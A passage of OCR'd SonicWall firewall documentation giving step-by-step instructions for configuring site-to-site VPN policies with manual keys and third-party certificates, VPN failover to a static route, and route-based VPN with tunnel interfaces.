
NOTE: The values for **Protocol, Encryption**, and **Authentication** must match the values on the remote firewall.

11 Enter a 48-character hexadecimal encryption key in the **Encryption Key** field or use the default value. This encryption key is used to configure the remote SonicWall encryption key, therefore, write it down to use when configuring the firewall.

12 Enter a 40-character hexadecimal authentication key in the **Authentication Key** field or use the default value. Write down the key to use while configuring the firewall settings.

TIP: Valid hexadecimal characters include 0, 1, 2, 3, 4, 5, 6, 7, 8, 9, a, b, c, d, e, and f. 1234567890abcdef is an example of a valid DES or ARCFour encryption key. If you enter an incorrect encryption key, an error message is displayed at the bottom of the browser window.

13 Click the **Advanced** tab and select any of the following optional settings you want to apply to your VPN policy.



- The **Suppress automatic Access Rules creation for VPN Policy** setting is not enabled by default to allow the VPN traffic to traverse the appropriate zones.
- Select **Enable Windows Networking (NetBIOS) broadcast** to allow access to remote network resources by browsing the Windows® Network Neighborhood.

- Select **Permit Acceleration** to enable redirection of traffic matching this policy to the WAN Acceleration (WXA) appliance.
- Select **Apply NAT Policies** if you want the firewall to translate the Local, Remote or both networks communicating via this VPN tunnel. Two drop-down menus display:

  - To perform Network Address Translation on the Local Network, select or create an Address Object in the **Translated Local Network** menu.
  - To translate the Remote Network, select or create an Address Object in the **Translated Remote Network** drop-down menu.

NOTE: Generally, if NAT is required on a tunnel, either Local or Remote should be translated, but not both. **Apply NAT Policies** is particularly useful in cases where both sides of a tunnel use either the same or overlapping subnets.

TIP: Informational videos with interface configuration examples are available online. For example, see How to Configure NAT over VPN in a Site to Site VPN with Overlapping Networks.

Additional videos are available at: https://support.sonicwall.com/videos-product-select.

- To manage the local SonicWall through the VPN tunnel, select **HTTPS**, **SSH**, **SNMP**, or any combination of these three from **Management via this SA.**
- Select **HTTP**, **HTTPS**, or both in the **User login via this SA** to allow users to login using the SA.

  NOTE: HTTP user login is not allowed with remote authentication.

- If you have an IP address for a gateway, enter it into the **Default LAN Gateway (optional)** field.
- Select an interface from the **VPN Policy bound to** drop-down menu.


  IMPORTANT: Two different WAN interfaces cannot be selected from the **VPN Policy bound to** drop-down menu if the VPN Gateway IP address is the same for both.

14 Click **OK**.

15 Click **Accept** on the **VPN > Settings** page to update the VPN Policies.

Configuring the Remote SonicWall Network Security Appliance

1 Click **Add** on the **VPN > Settings** page. The **VPN Policy** dialog displays.




2 In the **General** tab, select **Manual Key** from the **Authentication Method** drop-down menu.

3 Enter a name for the SA in the **Name** field.

4 Enter the host name or IP address of the local connection in the **IPsec Gateway Name or Address** field.

5 Click the **Network** tab.



6 Under **Local Networks**, select one of these

- If a specific local network can access the VPN tunnel, select a local network from the **Choose local network from list** drop-down menu.
- If traffic can originate from any local network, select **Any Address**. Use this option if a peer has **Use this VPN tunnel as default route for all Internet traffic** selected. Auto-added rules will be created between Trusted Zones and the VPN Zone.


7 Under **Destination Networks**, select one of these:

- If traffic from any local user cannot leave the firewall unless it is encrypted, select **Use this VPN Tunnel as default route for all Internet traffic**.

  NOTE: You can only configure one SA to use this setting.

- Alternatively, select **Choose Destination network from list,** and select the address object or group.

8 Click the **Proposals** tab.



9 Define an **Incoming SPI** and an **Outgoing SPI**. The SPIs are hexadecimal (0123456789abcedf) and can range from 3 to 8 characters in length.

CAUTION: Each Security Association must have unique SPIs; no two Security Associations can share the same SPIs. However, each Security Association Incoming SPI can be the same as the Outgoing SPI.

10 The default values for **Protocol**, **Encryption**, and **Authentication** are acceptable for most VPN SA configurations.


NOTE: The values for **Protocol, Encryption**, and **Authentication** must match the values on the remote firewall.

11 Enter a 48-character hexadecimal encryption key in the **Encryption Key** field or use the default value. This encryption key is used to configure the remote SonicWall encryption key, therefore, write it down to use when configuring the remote SonicWall.

12 Enter a 40-character hexadecimal authentication key in the **Authentication Key** field or use the default value. Write down the key to use while configuring the remote SonicWall settings.

TIP: Valid hexadecimal characters include 0, 1, 2, 3, 4, 5, 6, 7, 8, 9, a, b, c, d, e, and f. 1234567890abcdef is an example of a valid DES or ARCFour encryption key. If you enter an incorrect encryption key, an error message is displayed at the bottom of the browser window.

13 Click the **Advanced** tab and select any of the following optional settings you want to apply to your VPN policy:



- The **Suppress automatic Access Rules creation for VPN Policy** setting is not enabled by default to allow the VPN traffic to traverse the appropriate zones.
- Select **Enable Windows Networking (NetBIOS) broadcast** to allow access to remote network resources by browsing the Windows® Network Neighborhood.
- Select **Permit Acceleration** to enable redirection of traffic matching this policy to the WAN Acceleration (WXA) appliance.
- Select **Apply NAT Policies** if you want the firewall to translate the Local, Remote or both networks communicating via this VPN tunnel. Two drop-down menus display:

  - To perform Network Address Translation on the Local Network, select or create an Address Object in the **Translated Local Network** menu.
  - To translate the Remote Network, select or create an Address Object in the **Translated Remote Network** drop-down menu.

NOTE: Generally, if NAT is required on a tunnel, either Local or Remote should be translated, but not both. **Apply NAT Policies** is particularly useful in cases where both sides of a tunnel use either the same or overlapping subnets.

- To manage the remote SonicWall through the VPN tunnel, select **HTTP**, **SSH**, **SNMP**, or any combination of these three from **Management via this SA.**
- Select **HTTP**, **HTTPS**, or both in the **User login via this SA** to allow users to login using the SA.

NOTE: HTTP user login is not allowed with remote authentication.

- If you have an IP address for a gateway, enter it into the **Default LAN Gateway (optional)** field.
- Select an interface from the **VPN Policy bound to** menu.

  IMPORTANT: Two different WAN interfaces cannot be selected from the **VPN Policy bound to** drop-down menu if the VPN Gateway IP address is the same for both.

14 Click **OK**.

15 Click **Accept** on the **VPN > Settings** page to update the VPN Policies.


TIP: Since Window Networking (NetBIOS) has been enabled, users can view remote computers in their Windows Network Neighborhood. Users can also access resources on the remote LAN by entering servers' or workstations' remote IP addresses.

Configuring a VPN Policy with IKE using a Third Party Certificate

NOTE: You must have a valid certificate from a third party Certificate Authority installed on your SonicWall before you can configure your VPN policy with IKE using a third party certificate.

To create a VPN SA using IKE and third party certificates:

1 In the **VPN > Settings** page, click **Add**. The **VPN Policy** window is displayed.




2 In the **Authentication Method** list in the **General** tab, select **IKE using 3rd Party Certificates**.The **VPN Policy** window displays the third-party certificate options in the **IKE Authentication** section.

3 Type a Name for the Security Association in the **Name** field.

4 Type the IP address or Fully Qualified Domain Name (FQDN) of the primary remote SonicWall in the **IPsec Primary Gateway Name or Address** field.

5 If you have a secondary remote SonicWall, enter the IP address or Fully Qualified Domain Name (FQDN) in the **IPsec Secondary Gateway Name or Address** field.

6 Under **IKE Authentication**, select a third-party certificate from the **Local Certificate** list. You must have imported local certificates before selecting this option.



7 Select one of the following Peer ID types from the **Peer IKE ID Type** menu:

- **Email ID (UserFQDN)** and **Domain Name (FQDN)** - The **Email ID (UserFQDN)** and **Domain Name (FQDN)** types are based on the certificate's Subject Alternative Name field, which is not contained in all certificates by default. If the certificate contains a Subject Alternative Name, that value must be used. For site-to-site VPNs, wild card characters (such as * for more than one character or ? for a single character) cannot be used.

  The full value of the Email ID or Domain Name must be entered. This is because site-to-site VPNs are expected to connect to a single peer, as opposed to Group VPNs, which expect to connect to multiple peers.

  NOTE: To find the certificate details (Subject Alternative Name, Distinguished Name, etc.), navigate to the **System > Certificates** page and click on the **Export** button for the certificate.


- **Distinguished Name (DN)** - Based on the certificates Subject Distinguished Name field, which is contained in all certificates by default. As with the Email ID and Domain Name above, the entire Distinguished Name field must be entered for site-to-site VPNs. Wild card characters are not supported.

  The format of any Subject Distinguished Name is determined by the issuing Certificate Authority. Common fields are Country (C=), Organization (O=), Organizational Unit (OU=), Common Name (CN=), Locality (L=), and vary with the issuing Certificate Authority. The actual Subject Distinguished Name field in an X.509 Certificate is a binary object which must be converted to a string for matching purposes. The fields are separated by the forward slash character, for example: **/C=US/O=SonicWall, Inc./OU=TechPubs/CN=Joe Pub**

- **IP Address (IPV4)** - Based on the IPv4 IP address.

8 Type an ID string in the **Peer IKE ID** field.

9 Click on the **Network** tab.



10 Under **Local Networks**, select one of these

- If a specific local network can access the VPN tunnel, select a local network from the **Choose local network from list** drop-down menu.
- If traffic can originate from any local network, select **Any Address**. Use this option if a peer has **Use this VPN tunnel as default route for all Internet traffic** selected. Auto-added rules will be created between Trusted Zones and the VPN Zone.


11 Under **Destination Networks**, select one of these:

- If traffic from any local user cannot leave the firewall unless it is encrypted, select **Use this VPN Tunnel as default route for all Internet traffic**.

  NOTE: You can only configure one SA to use this setting.

- Alternatively, select **Choose Destination network from list,** and select the address object or group.

12 Click the **Proposals** tab.




13 In the **IKE (Phase 1) Proposal** section, select the following settings:

- Select **Main Mode** or **Aggressive Mode** from the Exchange menu.
- Select the desired DH Group from the **DH Group** menu:
  - **Group 1**, **Group 2**, **Group 5**, or **Group 14**
  - **256-Bit Random ECP Group**, **384-Bit Random ECP Group**, **521-Bit Random ECP Group**, **192-Bit Random ECP Group**, or **224-Bit Random ECP Group**
- Select **3DES**, **AES-128**, **AES-192**, or **AES-256** from the **Encryption** menu.
- Select the desired authentication method from the **Authentication** menu.
- Enter a value in the **Life Time (seconds)** field. The default setting of **28800** forces the tunnel to renegotiate and exchange keys every 8 hours.

14 In the **IPsec (Phase 2) Proposal** section, select the following settings:

- Select the desired protocol from the **Protocol** menu.
- Select **3DES**, **AES-128**, **AES-192**, or **AES-256** from the **Encryption** menu.
- Select the desired authentication method from the **Authentication** menu.
- Select **Enable Perfect Forward Secrecy** if you want an additional Diffie-Hellman key exchange as an added layer of security. Select **Group 2** from the **DH Group** menu.
- Enter a value in the **Life Time (seconds)** field. The default setting of **28800** forces the tunnel to renegotiate and exchange keys every 8 hours.

15 Click the **Advanced** tab. Select any optional configuration options you want to apply to your VPN policy:



- Select **Enable Keep Alive** to use heartbeat messages between peers on this VPN tunnel. If one end of the tunnel fails, using Keepalives will allow for the automatic renegotiation of the tunnel once both sides become available again without having to wait for the proposed Life Time to expire.
- The **Suppress automatic Access Rules creation for VPN Policy** setting is not enabled by default to allow the VPN traffic to traverse the appropriate zones.
- Select **Disable IPsec Anti-Replay** to disable anti-replay, which is a form of partial sequence integrity that detects the arrival of duplicate IP datagrams (within a constrained window).
- To require XAUTH authentication by users prior to allowing traffic to traverse this tunnel, select **Require authentication of VPN client by XAUTH**, and select a User group to specify allowed users from the **User group for XAUTH**.
- Select **Enable Windows Networking (NetBIOS) Broadcast** to allow access to remote network resources by browsing the Windows® Network Neighborhood.
- Select **Enable Multicast** to allow multicast traffic through the VPN tunnel.
- Select **Permit Acceleration** to enable redirection of traffic matching this policy to the WAN Acceleration (WXA) appliance
- Select **Apply NAT Policies** if you want the firewall to translate the Local, Remote or both networks communicating via this VPN tunnel. Two drop-down menus display:

  - To perform Network Address Translation on the Local Network, select or create an Address Object in the **Translated Local Network** menu.
  - To translate the Remote Network, select or create an Address Object in the **Translated Remote Network** drop-down menu.

NOTE: Generally, if NAT is required on a tunnel, either Local or Remote should be translated, but not both. **Apply NAT Policies** is particularly useful in cases where both sides of a tunnel use either the same or overlapping subnets.

- Select **Enable OCSP Checking** to check VPN certificate status and specify the URL where to check certificate status. See Using OCSP with SonicWall Network Security Appliances on page 1360.
- To manage the remote SonicWall through the VPN tunnel, select **HTTP**, **HTTPS**, or both from **Management via this SA**. Select **HTTP**, **SSH**, **HTTPS**, or any combination of the three in the User login via this SA to allow users to login using the SA.
- If you wish to use a router on the LAN for traffic entering this tunnel destined for an unknown subnet, for example, if you configured the other side to **Use this VPN Tunnel as default route for all Internet traffic**, you should enter the IP address of your router into the **Default LAN Gateway (optional)** field.
- Select an interface or zone from the **VPN Policy bound to** menu. A zone is the preferred selection if you are using WAN Load Balancing and you wish to allow the VPN to use either WAN interface.

  IMPORTANT: Two different WAN interfaces cannot be selected from the **VPN Policy bound to** drop-down menu if the VPN Gateway IP address is the same for both.

- Under **IKEv2 Settings** (visible only if you selected **IKEv2** for **Exchange** on the **Proposals** tab), The **Do not send trigger packet during IKE SA negotiation** checkbox is cleared by default and should only be selected when required for interoperability.

  The term *Trigger Packet* refers to the use of initial *Traffic Selector* payloads populated with the IP addresses from the packet that caused SA negotiation to begin. It is recommended practice to include *Trigger Packets* to assist the IKEv2 Responder in selecting the correct protected IP address ranges from its Security Policy Database. Not all implementations support this feature, so it may be appropriate to disable the inclusion of *Trigger Packets* to some IKE peers.
- Select one or both of the following two options for the IKEv2 VPN policy:
  - **Accept Hash & URL Certificate Type**
  - **Send Hash & URL Certificate Type**

    Select these options if your devices can send and process hash and certificate URLs instead of the certificates themselves. Using these options reduces the size of the messages exchanged.

    When the **Accept Hash & URL Certificate Type** option is selected, the firewall sends an HTTP_CERT_LOOKUP_SUPPORTED message to the peer device. If the peer device replies by sending a “Hash and URL of X.509c” certificate, the firewall can authenticate and establish a tunnel between the two devices.

    When the **Send Hash & URL Certificate Type** option is selected, the firewall, on receiving an HTTP_CERT_LOOKUP_SUPPORTED message, sends a “Hash and URL of X.509c” certificate to the requestor.

    In a VPN, two peer firewalls (FW1 and FW2) negotiate a tunnel. From the perspective of FW1, FW2 is the remote gateway and vice versa.

16 Click **OK**.

Configuring VPN Failover to a Static Route

Optionally, you can configure a static route to be used as a secondary route in case the VPN tunnel goes down. The **Allow VPN path to take precedence** option allows you to create a secondary route for a VPN tunnel. By default, static routes have a metric of one and take precedence over VPN traffic. The **Allow VPN path to take precedence** option gives precedence over the route to VPN traffic to the same destination address object. This results in the following behavior:


- When a VPN tunnel is active: static routes matching the destination address object of the VPN tunnel are automatically disabled if the **Allow VPN path to take precedence** option is enabled. All traffic is routed over the VPN tunnel to the destination address object.

- When a VPN tunnel goes down: static routes matching the destination address object of the VPN tunnel are automatically enabled. All traffic to the destination address object is routed over the static routes.

To configure a static route as a VPN failover:

1 Navigate to the **Network > Routing** page.

2 Scroll to the bottom of the page and click on the **Add** button. The **Add Route Policy** dialog displays.



3 Select the appropriate **Source**, **Destination**, **Service**, **Gateway**, and **Interface**.

4 Ensure **Metric** is **1**.

5 Enable the **Allow VPN path to take precedence** checkbox.

6 Click **OK**.

For more information on configuring static routes and Policy Based Routing, see Network > Routing on page 466.

Route-Based VPN with Tunnel Interface Policies

A policy-based approach forces the VPN policy configuration to include the network topology configuration. This makes it difficult to configure and maintain the VPN policy with a constantly changing network topology.

With the Route Based VPN approach, network topology configuration is removed from the VPN policy configuration. The VPN policy configuration creates an unnumbered Tunnel Interface between two end points. Static or Dynamic routes can then be added to the Tunnel Interface (for the maximum numbers of static and dynamic routes per firewall, seeMaximum routes and NAT policies allowed per firewall model). The Route Based VPN approach moves network configuration from the VPN policy configuration to Static or Dynamic Route configuration.

Not only does Route Based VPN make configuring and maintaining the VPN policy easier, a major advantage of the Route Based VPN feature is that it provides flexibility on how traffic is routed. With this feature, you can define multiple paths for overlapping networks over a clear or redundant VPN.

Topics:

- Route Entries for Different Network Segments on page 1355

Terminology

- **VPN Tunnel Policy** – A policy configured without a local/remote protected network. When sending a packet out, SonicOS does not need to look up any tunnel policy.
- **VPN Tunnel Interface** – A numbered tunnel interface created on the **Network > Interfaces** page and bound to a tunnel policy. The interface is configured as the egress interface of a route entry or a SonicOS App that actively sends out packets such as Net Monitor Policy, Syslog policy. When SonicOS sends a packet out over the VPN Tunnel, logically it's the same as sending the packet over a physical interface, except the packet is encrypted.
- **Numbered/Unnumbered Tunnel Interface** – A numbered tunnel interface has an IP address, while an unnumbered tunnel interface has none. A numbered tunnel interface is created on the Network > Interfaces page by adding a VPN Tunnel Interface. Functionally, the numbered tunnel interface is a superset of the unnumbered tunnel interface. You can configure a numbered tunnel interface in the same way as a standard interface, including settings for HTTPS, Ping, SNMP, and SSH management, HTTP and HTTPS user login, and fragmentation handling. You can use a numbered tunnel interface when configuring NAT policies, firewall access control lists, and routing policies including all types of dynamic routing (RIP, OSPF, BGP).

  An unnumbered tunnel interface is created when you configure a VPN policy with a Policy Type of Tunnel Interface. By default, it is used for simple, route-based VPN and doesn't require an IP address. If the **Allow Advanced Routing** option is enabled in the Advanced tab of the policy configuration dialog, an unnumbered tunnel interface can be used with RIP and OSPF dynamic routing. When configuring RIP or OSPF using an unnumbered tunnel interface, an IP address is borrowed for it from either a physical or logical (VLAN) interface.

Using Route Based VPN

Route Based VPN configuration is a two-step process:

1 Create a Tunnel Interface. The crypto suites used to secure the traffic between two end-points are defined in the Tunnel Interface.

2 Create a static or dynamic route using Tunnel Interface.

The Tunnel Interface is created when a Policy of type **Tunnel Interface** is added for the remote gateway. The Tunnel Interface must be bound to a physical interface and the IP address of that physical interface is used as the source address of the tunneled packet.

Topics:


- Adding a Tunnel Interface on page 1351
- Creating a Static Route for Tunnel Interface on page 1355

Adding a Tunnel Interface

To add a Tunnel Interface:

